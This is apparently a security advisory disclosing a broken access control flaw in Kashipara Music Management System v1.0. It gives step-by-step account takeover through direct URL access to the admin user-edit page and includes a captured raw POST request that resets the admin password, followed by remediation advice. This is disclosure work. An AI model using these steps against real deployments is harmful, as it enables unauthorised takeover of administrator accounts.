

Broken Access Control vulnerability was found in “/music/index.php?page=user_list” & “/music/index.php?page=edit_user” in Kashipara Music Management System v1.0. This vulnerability allows a low privileged attacker to takeover the administrator account via the direct URL access. This is a CRITICAL vulnerability.

Affected Vendor: KASHIPARA (<https://www.kashipara.com/>)

Product Official Website URL: Music Management System v1.0
(<https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code>)


Version: 1.0

Affected Components:

- **Affected Code File:** /music/index.php?page=user_list & /music/index.php?page=edit_user


Steps:

1. Login into the Music Management System v1.0 (URL: <http://localhost/music/login.php>) as low privileged user (Lopa Mishra - 11@gmail.com).




2. Normally the low privileged user (Lopa Mishra - 11@gmail.com) should not have access to Administrator specific “Users” menu (URL: http://localhost/music/index.php?page=user_list).

- Now, access the Administrator specific “Users” menu (URL: http://localhost/music/index.php?page=user_list).
- It was observed that the Administrator specific “Users” menu and data is displayed to the low privileged user (Lopa Mishra - 11@gmail.com) by the application without proper validation.



- Now click “Action” -> “Edit” option to modify the administrator user “ADMIN” (admin@gmail.com) from the list of users shown in the “Users” menu.



6. “Edit User” page is displayed. I will try to change the administrator account password to “abcde” to perform account takeover.

localhost/music/index.php?page=edit_user&id=5

70%

Managa pending Login | Simple Music ...

Music Management System Project

Lopa

Edit User

Personal Information

First Name

ADMIN

Last Name

ADMIN

Gender

Male

Contact No.

ADMIN

Address

ADMIN

Profile Picture

Choose file Browse

System Credentials

Email

admin@gmail.com

Password

Leave this blank if you dont want to change you password

Confirm Password

7. In the “Password” and “Confirm Password” textboxes, enter the password “abcde”. Click “Save”.

localhost/music/index.php?page=edit_user&id=5

70%

Managa pending Login | Simple Music ...

Music Management System Project

Lopa

System Credentials

Email

admin@gmail.com

Password

.....

Leave this blank if you dont want to change you password


Confirm Password

.....

Password Matched.

Save Cancel

8. The request to change the administrator user "ADMIN" (admin@gmail.com) account password to "abcde" is sent to the server.




Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action

Pretty Raw Hex

```
1 POST /music/ajax.php ?action=save_user HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0
  Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data;
  boundary=-----6887659834543185931714953488
9 Content-Length: 1259
10 Origin: http://localhost
11 Connection: close
12 Referer: http://localhost/music/index.php?page=edit_user&id=5
13 Cookie: PHPSESSID=o2ra45r19up78l87g1p23724je
14 Priority: u=0
15
16 -----6887659834543185931714953488
17 Content-Disposition: form-data; name="id"
18
19 5
20 -----6887659834543185931714953488
21 Content-Disposition: form-data; name="firstname"
22
23 ADMIN
```





Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex


```
34
35 ADMIN
36 -----6887659834543185931714953488
37 Content-Disposition: form-data; name="img"; filename=""
38 Content-Type: application/octet-stream
39
40
41 -----6887659834543185931714953488
42 Content-Disposition: form-data; name="type"
43
44 3
45 -----6887659834543185931714953488
46 Content-Disposition: form-data; name="email"
47
48 admin@gmail.com
49 -----6887659834543185931714953488
50 Content-Disposition: form-data; name="password"
51
52 abcde
53 -----6887659834543185931714953488
54 Content-Disposition: form-data; name="cpass"
55
56 abcde
57 -----6887659834543185931714953488---
```

9. It was observed that the low privileged user (Lopa Mishra - 11@gmail.com) is able to change the administrator user "ADMIN" account password.





10. Logout of the application.

11. Login into the Music Management System v1.0 (URL: <http://localhost/music/login.php>) as an administrator user "ADMIN" (admin@gmail.com) and password "abcde".



12. It was observed that I am able to login as administrator. Hence, the account takeover was successful.





Solution/Good Reads:

Application should make sure that only the valid authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/